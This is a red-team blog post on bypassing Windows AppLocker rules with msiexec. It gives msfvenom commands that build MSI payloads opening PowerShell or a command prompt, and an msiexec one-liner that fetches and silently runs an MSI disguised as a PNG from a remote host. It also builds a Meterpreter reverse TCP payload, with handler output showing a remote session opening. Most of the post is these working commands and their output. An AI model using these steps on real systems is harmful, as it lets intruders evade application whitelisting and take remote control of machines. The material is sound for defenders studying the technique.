

AppLocker Bypass – MSIEXEC


 pentestlab.blog/category/red-team/page/103

June 16, 2017

MSIEXEC is a Microsoft utility that can be used to install or configure a product from the command line. If an environment is not configured properly the use of .MSI files can allow an attacker either to perform privilege escalation or to bypass AppLocker rules. The following post demonstrates that systems that are configured not to block execution of MSI files for all users are not properly protected as any AppLocker executable rule can be bypassed easily.

Metasploit MsfVenom can be used in order to generate .MSI files that will execute a command or a payload.


```
msfvenom -f msi -p windows/exec CMD=powershell.exe > powershell.msi
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 199 bytes
Final size of msi file: 159744 bytes
```



```
root@kali:~# msfvenom -f msi -p windows/exec CMD=powershell.exe > /root/Desktop/
powershell.msi
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 199 bytes
Final size of msi file: 159744 bytes
root@kali:~#
```

MsfVenom – Generating MSI Files


Execution of powershell.msi will open a PowerShell session bypassing the AppLocker rule that deny the use of PowerShell for all users.



MSIEXEC – PowerShell


It is also possible to run the command below either from a command prompt or if it is blocked through Windows Run.

```
msiexec /quiet /i cmd.msi
```



MSIEXEC via Run


The command prompt will open.



MSIEXEC – Command Prompt

Alternatively msiexec utility has the ability to run MSI files that have been renamed to PNG. These files can be executed either locally or remotely from a command prompt or from Windows Run bypassing AppLocker rules.

```
msiexec /q /i http://192.168.100.3/tmp/cmd.png
```



MSIEXEC – Command Prompt via PNG

The same concept applies and for MSI files that contain Meterpreter payloads.

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.3
LPOR=4444 -f msi > pentestlab.msi
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes
```

MSI – Meterpreter Payload

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.4
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.4:49159) at
2017-06-16 06:34:18 -0400

meterpreter >
```

MSIEXEC – Meterpreter